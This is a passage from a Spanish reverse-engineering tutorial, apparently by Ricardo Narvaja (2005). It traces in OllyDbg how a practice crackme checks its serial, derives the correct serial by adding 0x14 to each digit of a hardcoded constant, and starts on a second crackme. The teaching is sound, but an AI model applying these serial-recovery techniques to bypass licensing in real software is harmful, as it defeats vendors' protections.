00401314  .  8B50 04       MOV EDX,DWORD PTR DS:[EAX+4]
00401317  .  8955 D4       MOV DWORD PTR SS:[EBP-2C],EDX
0040131A  .  8B40 08       MOV EAX,DWORD PTR DS:[EAX+8]
0040131D  .  8945 D8       MOV DWORD PTR SS:[EBP-28],EAX
00401320  .  8D45 DC       LEA EAX,DWORD PTR SS:[EBP-24]
00401323  .  83C4 FC       ADD ESP,-4
00401326  .  6A 08         PUSH 8                                   n = 8
00401328  .  6A 00         PUSH 0                                   c = 00
0040132A  .  50            PUSH EAX                                 s
0040132B  .  E8 F0020000   CALL <JMP.&msvcrt.memset>                memset
00401330  .  83C4 10       ADD ESP,10
00401333  .  C745 CC 0000  MOV DWORD PTR SS:[EBP-34],0
0040133A  .  8DB6 0000000  LEA ESI,DWORD PTR DS:[ESI]
00401340  >  83C4 F4       ADD ESP,-0C
00401343  .  8D45 D0       LEA EAX,DWORD PTR SS:[EBP-30]
00401346  .  50            PUSH EAX                                 s
00401347  .  E8 DC020000   CALL <JMP.&msvcrt.strlen>                strlen
0040134C  .  83C4 10       ADD ESP,10
0040134F  .  89C0          MOV EAX,EAX
00401351  .  8D50 FF       LEA EDX,DWORD PTR DS:[EAX-1]
00401354  .  3955 F0       CMP DWORD PTR SS:[EBP-10],EDX
00401357  .v 72 07         JB SHORT crakmeea.00401360
00401359  .v EB 35         JMP SHORT crakmeea.00401390
0040135B     90            NOP
0040135C     8D7426 00     LEA ESI,DWORD PTR DS:[ESI]
00401360  >  8B45 F4       MOV EAX,DWORD PTR SS:[EBP-C]
00401363  .  8B55 F0       MOV EDX,DWORD PTR SS:[EBP-10]
00401366  .  01D0          ADD EAX,EDX
00401368  .  0FBE10        MOVSX EDX,BYTE PTR DS:[EAX]
0040136B  .  8D42 EC       LEA EAX,DWORD PTR DS:[EDX-14]
0040136E  .  8D55 D0       LEA EDX,DWORD PTR SS:[EBP-30]
00401371  .  8B4D F0       MOV ECX,DWORD PTR SS:[EBP-10]
00401374  .  0FBE1411      MOVSX EDX,BYTE PTR DS:[ECX+EDX]
00401378  .  39D0          CMP EAX,EDX
0040137A  .v 75 0D         JNZ SHORT crakmeea.00401389
0040137C  .  8D45 D0       LEA EAX,DWORD PTR SS:[EBP-30]
0040137F  .  8B55 F0       MOV EDX,DWORD PTR SS:[EBP-10]
Stack SS:[0240FA04]=0240000F
```

Allí veo una larga rutina con un numero constante, que si alguno tuvo la idea de probar si es el serial correcto ya sabrá que no lo es jeje.

```
004012FE  .  E8 4D030000   CALL <JMP.&USER32.GetDlgItemTextA>       GetDlgItemTextA
00401303  .  C745 F0 0000  MOV DWORD PTR SS:[EBP-10],0
0040130A  .  B8 22124000   MOV EAX,crakmeea.00401222                ASCII "10445678951"
0040130F  .  8B10          MOV EDX,DWORD PTR DS:[EAX]
00401311  .  8955 D0       MOV DWORD PTR SS:[EBP-30],EDX
00401314  .  8B50 04       MOV EDX,DWORD PTR DS:[EAX+4]
```

Allí mueve 401222 a EAX y en el registro EAX vemos que dicha dirección apunta a la string del numero constante.

```
Registers (FPU)
EAX 00401222 ASCII "10445678951"
ECX 77D3219D USER32.77D3219D
EDX 00040608
EBX 00000000
ESP 0240F9AC
EBP 0240FA14
ESI 00401240 crakmeea.00401240
EDI 0240FA7C

EIP 0040130F crakmeea.0040130F

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
```

```
Address   Hex dump                  ASCII
00401222  31 30 34 34 35 36 37 38   10445678
0040122A  39 35 31 00 43 6F 72 72   951.Corr
00401232  65 63 74 21 00 49 6E 76   ect!.Inv
0040123A  61 6C 69 64 21 00 55 89   alid!.Uë
00401242  E5 83 EC 68 8B 45 0C 83   ÕâÿhïE.â
0040124A  F8 10 0F 84 C3 01 00 00   °▶*ä├0..
00401252  83 F8 10 77 0E 83 F8 02   â°▶wÆâ°☻
0040125A  0F 84 B5 01 00 00 E9 C3   *äÄ0..ú├
00401262  01 00 00 3D 10 01 00 00   0..=▶0..
0040126A  74 0C 3D 11 01 00 00 74   t.=◀0..t
00401272  3D F9 B0 01 00 00 83 C4   =ù▒0..â─
```

En la siguiente línea como EAX vale 401222 ,

MOV EDX,DWORD PTR DS:[EAX]

En realidad es similar a

MOV EDX,DWORD PTR DS:[401222]

```
0040130A  .  B8 22124000  MOV EAX,crakmeea.00401222
0040130F  .  8B10         MOV EDX,DWORD PTR DS:[EAX]
00401311  .  8955 D0      MOV DWORD PTR SS:[EBP-30],EDX
00401314  .  8B50 04      MOV EDX,DWORD PTR DS:[EAX+4]
00401317  .  8955 D4      MOV DWORD PTR SS:[EBP-2C],EDX
0040131A  .  8B40 08      MOV EAX,DWORD PTR DS:[EAX+8]
0040131D  .  8945 D8      MOV DWORD PTR SS:[EBP-28],EAX
00401320  .  8D45 DC      LEA EAX,DWORD PTR SS:[EBP-24]
```

O sea que mueve el contenido de 401222 a EDX.

En la aclaración del OLLY se ve bien que son los 4 primeros bytes del numero 10445678951

```
0040137C  .  8D45 D0      LEA EAX,DWORD PTR SS:
DS:[00401222]=34343031
EDX=00040608

Address   Hex dump                  ASCII
00401222  31 30 34 34 35 36 37 38   10445678
0040122A  39 35 31 00 43 6F 72 72   951.Corr
```

Al ejecutar la línea con F7 se mueven a EDX (siempre se moverán al revés al mover de la memoria a un registro)

```
Registers (FPU)
EAX 00401222 ASCII
ECX 77D3219D USER32
EDX 34343031
EBX 00000000
ESP 0240F9AC
EBP 0240FA14
ESI 00401240 crakme
EDI 0240FA7C

EIP 00401311 crakme

C 0  ES 0023 32bit
```

La siguiente línea esos bytes que están en EDX los mueve a [EBP-30]

```
0040130F  .  8B10         MOV EDX,DWORD PTR DS:[EAX]
00401311  .  8955 D0      MOV DWORD PTR SS:[EBP-30],EDX
00401314  .  8B50 04      MOV EDX,DWORD PTR DS:[EAX+4]
00401317  .  8955 D4      MOV DWORD PTR SS:[EBP-2C],EDX
```

En la aclaración del OLLY vemos que [EBP-30] es en mi maquina 240f9e4, lo busco en el DUMP

```
EDX=34343031
Stack SS:[0240F9E4]=0004443C
```

```
Address   Hex dump                  ASCII
0240F9E4  3C 44 04 00 00 02 00 00   <D♦..☻..
0240F9EC  03 00 00 00 03 00 00 00   ♥...♥...
0240F9F4  57 00 00 00 14 00 00 00   W...¶...
0240F9FC  11 00 00 00 3C 44 04 00   ◄...<D♦.
0240FA04  00 00 00 00 B8 4B 04 00   ....@K♦.
```

Al ejecutar con F7 se copiaran allí los bytes que estaban en EDX

```
Address   Hex dump                  ASCII
0240F9E4  31 30 34 34 00 02 00 00   1044.☻..
0240F9EC  03 00 00 00 03 00 00 00   ♥...♥...
0240F9F4  57 00 00 00 14 00 00 00   W...¶...
```

Luego

```
00401311  .  8955 D0      MOV DWORD PTR SS:[EBP-30],EDX
00401314  .  8B50 04      MOV EDX,DWORD PTR DS:[EAX+4]
00401317  .  8955 D4      MOV DWORD PTR SS:[EBP-2C],EDX
0040131A  .  8B40 08      MOV EAX,DWORD PTR DS:[EAX+8]
0040131D  .  8945 D8      MOV DWORD PTR SS:[EBP-28],EAX
00401320  .  8D45 DC      LEA EAX,DWORD PTR SS:[EBP-24]
00401323  .  83C4 FC      ADD ESP,-4
00401326  .  6A 08        PUSH 8
```

Mueve a EDX los siguientes cuatro bytes del número constante

```
DS:[00401226]=38373635
EDX=34343031

Address   Hex dump                 ASCII
00401222  31 30 34 34 35 36 37 38  10445678
0040122A  39 35 31 00 43 6F 72 72  951.Corr
00401232  65 63 74 21 00 49 6E 76  ect!.Inv
```

La aclaración del OLLY lo muestra, en este caso [eax+4] es en este caso el contenido de 401226 y al ejecutar con F7 mueve los 4 bytes siguientes a EDX.

```
Registers (FPU)
EAX 00401222 ASC
ECX 77D3219D USE
EDX 38373635
EBX 00000000
ESP 0240F9AC
EBP 0240FA14
ESI 00401240 cra
EDI 0240FA7C

EIP 00401317 cra

C 0  ES 0023 32b
```

Y los copia a continuación de donde copio los anteriores

```
Address   Hex dump                 ASCII
0240F9E0  00 00 00 00 31 30 34 34  ....1044
0240F9E8  35 36 37 38 03 00 00 00  5678♥...
0240F9F0  03 00 00 00 57 00 00 00  ♥...W...
0240F9F8  14 00 00 00 11 00 00 00  ¶...◄...
```

En realidad lo que esta haciendo es copiar ese numero de a 4 bytes a otra parte de la memoria

```
00401314  .  8B50 04      MOV EDX,DWORD PTR DS:[EAX+4]
00401317  .  8955 D4      MOV DWORD PTR SS:[EBP-2C],EDX
0040131A  .  8B40 08      MOV EAX,DWORD PTR DS:[EAX+8]
0040131D  .  8945 D8      MOV DWORD PTR SS:[EBP-28],EAX
```

Y aquí copia los últimos 4 bytes

```
Address   Hex dump                 ASCII
0240F9E0  00 00 00 00 31 30 34 34  ....1044
0240F9E8  35 36 37 38 39 35 31 00  5678951.
0240F9F0  03 00 00 00 57 00 00 00  ♥...W...
```

Quedando el número completo copiado allí.

Allí vemos que un poco mas abajo se acerca a una llamada a la api memset, allí vemos los parámetros en OLLYDBG

```
00401323  .  83C4 FC      ADD ESP,-4
00401326  .  6A 08        PUSH 8                    n = 8
00401328  .  6A 00        PUSH 0                    c = 00
0040132A  .  50           PUSH EAX                  s
0040132B  .  E8 F0020000  CALL <JMP.&msvcrt.memset> memset
00401330  .  83C4 10      ADD ESP,10
```

Tiene tres valores (n, c y s)

s es la dirección de inicio
n que es la cantidad de bytes que van a llenar

c es el valor con el cual se va a llenar esa zona

```
0240F99C  0240F9F0  s = 0240F9F0
0240F9A0  00000000  c = 00
0240F9A4  00000008  n = 8
0240F9A8  00000009
0240F9AC  05011BD1
```

En el stack se ven mejor en este caso los parámetros, o sea que llenara con ceros (c), 8 bytes (n) a partir de s (240f9f0).

```
Address   Hex dump                  ASCII
0240F9E0  00 00 00 00 31 30 34 34   ....1044
0240F9E8  35 36 37 38 39 35 31 00   5678951.
0240F9F0  00 00 00 00 00 00 00 00   ........
0240F9F8  14 00 00 00 11 00 00 00   ¶...◄...
0240FA00  3C 44 04 00 00 00 00 00   <D♦.....
```

Al ejecutar la api con F8, allí vemos que lleno de ceros, los 8 bytes a partir de 240f9f0 que es la dirección de inicio s.

Mas abajo vemos una llamada a lstrlen, que es una api que calcula el largo de una string lleguemos hasta el call a la misma.

```
00401343  .  8D45 D0        LEA EAX,DWORD PTR SS:[EBP-30]
00401346  .  50             PUSH EAX                          s
00401347  .  E8 DC020000    CALL <JMP.&msvcrt.strlen>         strlen
0040134C  .  83C4 10        ADD ESP,10
```

En el stack vemos los parámetros

```
0240F99C  0240F9E4  s = "10445678951"
0240F9A0  00000000
```

O sea nos dará el largo de la string que comienza en 240f9E4, que es el numero constante famoso jeje.

Al pasar con F8 el call a dicha api en EAX nos devuelve el largo de la string

```
Registers (FPU)
EAX 0000000B
ECX 0240F9E4 ASCII "10445678951"
EDX 7F303438
EBX 00000000
ESP 0240F99C
EBP 0240FA14
ESI 00401240 crakmeea.00401240
EDI 0240FA7C
EIP 0040134C crakmeea.0040134C
```

Vemos que el largo es 0B que es 11 decimal, que es el largo del número constante.

```
0040134F  .  89C0           MOV EAX,EAX
00401351  .  8D50 FF        LEA EDX,DWORD PTR DS:[EAX-1]
00401354  .  3955 F0        CMP DWORD PTR SS:[EBP-10],EDX
00401357  .v 72 07          JB SHORT crakmeea.00401360
00401359  .v EB 35          JMP SHORT crakmeea.00401390
```

Allí le resta uno a EAX o sea 0B-1 y como es LEA mueve ese valor directo a EDX o sea que EDX vale 0A.

En la siguiente línea compara EDX que vale 0A con el contenido de [EBX-10] que es cero.

```
0040134F  .  89C0           MOV EAX,EAX
00401351  .  8D50 FF        LEA EDX,DWORD PTR DS:[EAX-1]
00401354  .  3955 F0        CMP DWORD PTR SS:[EBP-10],EDX
00401357  .v 72 07          JB SHORT crakmeea.00401360
00401359  .v EB 35          JMP SHORT crakmeea.00401390
0040135B     90             NOP
0040135C     8D7426 00      LEA ESI,DWORD PTR DS:[ESI]
00401360  >  8B45 F4        MOV EAX,DWORD PTR SS:[EBP-C]
00401363  .  8B55 F0        MOV EDX,DWORD PTR SS:[EBP-10]
```

Pues como cero es mas bajo que 0A en la comparación, salta y va a 40135C.

```
0040135C    8D7426 00    LEA ESI,DWORD PTR DS:[ESI]
00401360  > 8B45 F4      MOV EAX,DWORD PTR SS:[EBP-C]
00401363  . 8B55 F0      MOV EDX,DWORD PTR SS:[EBP-10]
00401366  . 01D0         ADD EAX,EDX
```

En la próxima línea mueve a EAX el puntero a nuestro serial falso, allí vemos que luego de ejecutar con F7, EAX apunta a nuestro serial falso 98989898

```
Registers (FPU)
EAX 00044BB8 ASCII "98989898"
ECX 0240F9E4 ASCII "10445678951"
EDX 0000000A
EBX 00000000
ESP 0240F9AC
EBP 0240FA14
ESI 00401240 crakmeea.00401240
EDI 0240FA7C

EIP 00401363 crakmeea.00401363

C 1  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
```

En la siguiente línea mueve a EDX cero

```
00401360  > 8B45 F4      MOV EAX,DWORD PTR SS:[EBP-C]
00401363  . 8B55 F0      MOV EDX,DWORD PTR SS:[EBP-10]
00401366  . 01D0         ADD EAX,EDX
```

```
Registers (FPU)
EAX 00044BB8 ASCII "
ECX 0240F9E4 ASCII "
EDX 00000000
EBX 00000000
ESP 0240F9AC
EBP 0240FA14
ESI 00401240 crakmee
EDI 0240FA7C

EIP 00401366 crakmee
```

En la siguiente línea

```
00401363  . 8B55 F0      MOV EDX,DWORD PTR SS:[EBP-10]
00401366  . 01D0         ADD EAX,EDX
00401368  . 0FBE10       MOVSX EDX,BYTE PTR DS:[EAX]
```

Como EAX apunta al inicio de nuestro serial falso, le suma en este caso EDX que vale cero posiblemente para hacer un LOOP que se ira actualizando incrementando EDX a 1, 2 etc y recorrer de esa forma todos los bytes de nuestro serial falso uno a uno en dicho LOOP.

```
00401363  .  8B55 F0      MOV EDX,DWORD PTR SS:[EBP-10]
00401366  .  01D0         ADD EAX,EDX
00401368  .  0FBE10       MOVSX EDX,BYTE PTR DS:[EAX]
0040136B  .  8D42 EC      LEA EAX,DWORD PTR DS:[EDX-14]
0040136E  .  8D55 D0      LEA EDX,DWORD PTR SS:[EBP-30]
00401371  .  8B4D F0      MOV ECX,DWORD PTR SS:[EBP-10]
00401374  .  0FBE1411     MOVSX EDX,BYTE PTR DS:[ECX+EDX]
00401378  .  39D0         CMP EAX,EDX
0040137A  .v 75 0D        JNZ SHORT crakmeea.00401389
0040137C  .  8D45 D0      LEA EAX,DWORD PTR SS:[EBP-30]
0040137F  .  8B55 F0      MOV EDX,DWORD PTR SS:[EBP-10]
00401382  .  C60402 73    MOV BYTE PTR DS:[EDX+EAX],73
00401386  .  FF45 CC      INC DWORD PTR SS:[EBP-34]
00401389  >  FF45 F0      INC DWORD PTR SS:[EBP-10]
0040138C  .^ EB B2        JMP SHORT crakmeea.00401340
0040138E     89F6         MOV ESI,ESI
00401390  >  B8 2E124000  MOV EAX,crakmeea.0040122E
00401395  .  8B10         MOV EDX,DWORD PTR DS:[EAX]
00401397  .  8955 B0      MOV DWORD PTR SS:[EBP-50],EDX
0040139A  .  8B50 04      MOV EDX,DWORD PTR DS:[EAX+4]
0040139D     8955 B4      MOV DWORD PTR SS:[EBP-4C],EDX
DS:[00044BB8]=39 ('9')
EDX=00000000
```

Como ya sabemos que MOVSX en el caso de números positivos mueve el byte a EDX y si es positivo llenara el resto con ceros, y si es negativo con efes jeje.

En este caso no hay problema mueve el primer byte de mi serial falso el 39 a EDX al ejecutar la línea vemos que EDX vale 39.

```
Registers (FPU)
EAX 00044BB8 ASCII "
ECX 0240F9E4 ASCII "
EDX 00000039
EBX 00000000
ESP 0240F9AC
EBP 0240FA14
ESI 00401240 crakmee
EDI 0240FA7C

EIP 0040136B crakmee

C 0  ES 0023 32bit 0
P 1  CS 001B 32bit 0
A 0  SS 0023 32bit 0
Z 0  DS 0023 32bit 0
S 0  FS 003B 32bit 7
```

La siguiente línea es un LEA

```
00401366  .  01D0          ADD EAX,EDX
00401368  .  0FBE10        MOVSX EDX,BYTE PTR DS:[EAX]
0040136B  .  8D42 EC       LEA EAX,DWORD PTR DS:[EDX-14]
0040136E  .  8D55 D0       LEA EDX,DWORD PTR SS:[EBP-30]
00401371  .  8B4D F0       MOV ECX,DWORD PTR SS:[EBP-10]
00401374  .  0FBE1411      MOVSX EDX,BYTE PTR DS:[ECX+EDX]
00401378  .  39D0          CMP EAX,EDX
```

Y como EDX vale 39, le resta 14 y como es un LEA mueve el resultado directo a EAX.

```
Registers (FPU)
EAX 00000025
ECX 0240F9E4 AS
EDX 00000039
EBX 00000000
ESP 0240F9AC
EBP 0240FA14
ESI 00401240 cr
EDI 0240FA7C

EIP 0040136E cr

C 0  ES 0023 32
P 1  CS 001B 32
```

O sea que la operación que realizo es tomar 39 que es el valor hexa del primer carácter de mi serial, y le resto 14 y quedo por ahora en 25, el cual esta en EAX.

```
00401368  .  0FBE10        MOVSX EDX,BYTE PTR DS:[EAX]
0040136B  .  8D42 EC       LEA EAX,DWORD PTR DS:[EDX-14]
0040136E  .  8D55 D0       LEA EDX,DWORD PTR SS:[EBP-30]
00401371  .  8B4D F0       MOV ECX,DWORD PTR SS:[EBP-10]
00401374  .  0FBE1411      MOVSX EDX,BYTE PTR DS:[ECX+EDX]
00401378  .  39D0          CMP EAX,EDX
```

La siguiente línea mueve el valor EBP-30 que en mi maquina es 240f9E4 que apunta al inicio del numero constante guardado a EDX.

```
0040139A  .  8B50 04       MOV EDX,DWORD PTR DS:[EAX+4
Stack address=0240F9E4, (ASCII "10445678951")
EDX=00000039
```

Al apretar F7

```
Registers (FPU)
EAX 00000025
ECX 0240F9E4 ASCII "10445678951"
EDX 0240F9E4 ASCII "10445678951"
EBX 00000000
ESP 0240F9AC
EBP 0240FA14
ESI 00401240 crakmeea.00401240
EDI 0240FA7C

EIP 00401371 crakmeea.00401371

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
```

Queda EDX apuntando al inicio del número constante.

```
0040136E  .  8D55 D0      LEA EDX,DWORD PTR SS:[EBP-30]
00401371  .  8B4D F0      MOV ECX,DWORD PTR SS:[EBP-10]
00401374  .  0FBE1411     MOVSX EDX,BYTE PTR DS:[ECX+EDX]
00401378  .  39D0         CMP EAX,EDX
0040137A  .v 75 0D        JNZ SHORT crakmeea.00401389
```

Aquí vemos que mueve a ECX el valor cero y en cada pasada que haga en el LOOP se incrementará, permitiendo a ECX+EDX apuntar a los distintos bytes del numero constante.

```
0040136E  .  8D55 D0      LEA EDX,DWORD PTR SS:[EBP-30]
00401371  .  8B4D F0      MOV ECX,DWORD PTR SS:[EBP-10]
00401374  .  0FBE1411     MOVSX EDX,BYTE PTR DS:[ECX+EDX]
00401378  .  39D0         CMP EAX,EDX
0040137A  .v 75 0D        JNZ SHORT crakmeea.00401389
```

Ahí vemos como ECX por ahora vale cero y EDX apunta al inicio del numero, moverá a EDX en este primer paso por esta línea, el primer byte del numero vemos en la aclaración del OLLYDBG.

```
Stack DS:[0240F9E4]=31 ('1')
EDX=0240F9E4, (ASCII "10445678951")
```

Que mueve el byte 31 que corresponde al 1 en ASCII, es la primera cifra del número constante.

```
00401374  .  0FBE1411     MOVSX EDX,BYTE PTR DS:[ECX+EDX]
00401378  .  39D0         CMP EAX,EDX
0040137A  .v 75 0D        JNZ SHORT crakmeea.00401389
0040137C  .  8D45 D0      LEA EAX,DWORD PTR SS:[EBP-30]
```

Allí llegamos a una comparación como recordamos

```
0040139A  .  8B50
EDX=00000031
EAX=00000025
```

En EAX esta el valor del primer byte de mi serial falso 39 al cual le resto 14, quedando en EAX el valor 25, y en EDX el primer byte del numero constante o sea 31

Por lo tanto vemos que

CMP EAX,EDX

En realidad es

CMP (PRIMER BYTE DE MI SERIAL FALSO – 14), PRIMER BYTE DEL NUMERO CONSTANTE

CMP 25,31

Y al ser la diferencia entre ambos miembros diferente de cero, no se activa el FLAG Z y salta el JNZ.

Como estoy utilizando el serial falso, la comparación no es igual, solo serán iguales ambos miembros cuando usemos el serial correcto ya que es el valor que hace que la comparación llegue a ser una igualdad.

CMP (PRIMER BYTE DE MI SERIAL CORRECTO – 14), 31

Ya que la condición es que ambos miembros sean iguales

PRIMER BYTE DEL SERIAL CORRECTO-14= PRIMER BYTE DEL NUMERO CONSTANTE

Por lo tanto

PRIMER BYTE DEL SERIAL CORRECTO= PRIMER BYTE DEL NUMERO CONSTANTE +14

PRIMER BYTE DEL SERIAL CORRECTO = 31 + 14

PRIMER BYTE DEL SERIAL CORRECTO =45 que corresponde a E en ASCII.

O sea que la primera letra del serial es E.

Esta afirmación si repetimos el loop vemos que se cumple byte a byte

PRIMER BYTE DEL SERIAL CORRECTO= PRIMER BYTE DEL NUMERO CONSTANTE +14

SEGUNDO BYTE DEL SERIAL CORRECTO= SEGUNDO BYTE DEL NUMERO CONSTANTE +14

TERCER BYTE DEL SERIAL CORRECTO= TERCER BYTE DEL NUMERO CONSTANTE +14

Y así sucesivamente

Siguiendo la misma lógica, a cada byte del numero constante, le sumamos 14 y obtenemos el valor del byte correspondiente a nuestro serial correcto.

31 30 34 34 35 36 37 38 10445678
39 35 31 00 00 00 00 00 951.....

31 +14=45 es la letra E en ASCII

30 + 14= 44 es la letra D en ASCII

34 + 14= 48 es la letra H en ASCII

34 + 14= 48 es la letra H en ASCII

35 + 14= 49 es la letra I en ASCII

36 + 14 = 4A es la letra J en ASCII

37 + 14= 4B es la letra K en ASCII

38 + 14 = 4C es la letra L en ASCII

39 + 14 = 4D es la letra M en ASCII


35 + 14= 48 es la letra I en ASCII

31 +14=45 es la letra E en ASCII


Por lo cual el serial correcto es

EDHHIJKLMIE

Pongámoslo en la ventana del serial borrando todos los BPX.



Apretemos Check



Les dejo como tarea recorrer el loop completo, ver como va actualizando los contadores y como va incrementando los bytes del numero constante y del serial falso, y como llega al cartel de correct o de incorrect.

No es tan easy el crackme jeje ya que recién están empezando, pero creo que si lo practican pueden sacarle buen jugo.


Bueno aquí tienen la tarea sencilla para la parte 15 es otro crackme llamado SPLISH, solo tienen que hallar en la parte de HARDCODED el serial correcto y con el serial abrirán la parte 15 jeje sigo malísimo, pero les digo que este crackme no se parece en nada a este anterior que hice, es bien sencillo, ya iremos practicando mas difíciles de a poco.

Ricardo Narvaja
05 de diciembre de 2005

INTRODUCCIÓN AL CRACKING CON OLLYDBG PARTE 15


Bueno antes de seguir con el ultimo hardcoded, mostraremos la solución del que quedo pendiente como tarea, el SPLISH que es bien sencillo.

Abrámoslo en OLLYDBG.




Allí arranco en OLLYDBG y se detuvo en el ENTRY POINT.

Si vemos las apis que utiliza con click derecho SEARCH FOR-NAME (LABEL) IN CURRENT MODULE




Vemos la lista de apis que utiliza




Address	Section	Type	Name	Comment
00402070	.rdata	Import	USER32.BeginPaint	
00402004	.rdata	Import	GDI32.CreatePatternBrush	
00402060	.rdata	Import	USER32.CreateWindowExA	
00402068	.rdata	Import	USER32.DefWindowProcA	
00402064	.rdata	Import	USER32.DispatchMessageA	
0040203C	.rdata	Import	USER32.EndPaint	
00402018	.rdata	Import	KERNEL32.ExitProcess	
0040205C	.rdata	Import	USER32.GetClientRect	
00402014	.rdata	Import	KERNEL32.GetCommandLineA	
00402058	.rdata	Import	USER32.GetMessageA	
00402010	.rdata	Import	KERNEL32.GetModuleHandleA	
00402034	.rdata	Import	USER32.GetSystemMetrics	
0040200C	.rdata	Import	KERNEL32.GetTickCount	
00402024	.rdata	Import	USER32.GetWindowTextA	
00402020	.rdata	Import	USER32.LoadBitmapA	
00402038	.rdata	Import	USER32.LoadCursorA	
00402028	.rdata	Import	USER32.LoadIconA	
0040202C	.rdata	Import	USER32.LoadMenuA	
00402030	.rdata	Import	USER32.MessageBoxA	
00401000	.text	Export	<ModuleEntryPoint>	
0040206C	.rdata	Import	USER32.PostQuitMessage	
00402074	.rdata	Import	USER32.RegisterClassExA	
00402040	.rdata	Import	USER32.SendMessageA	
00402000	.rdata	Import	GDI32.SetBkMode	
00402044	.rdata	Import	USER32.SetFocus	
00402048	.rdata	Import	USER32.SetMenu	
0040204C	.rdata	Import	USER32.ShowWindow	
00402050	.rdata	Import	USER32.TranslateMessage	
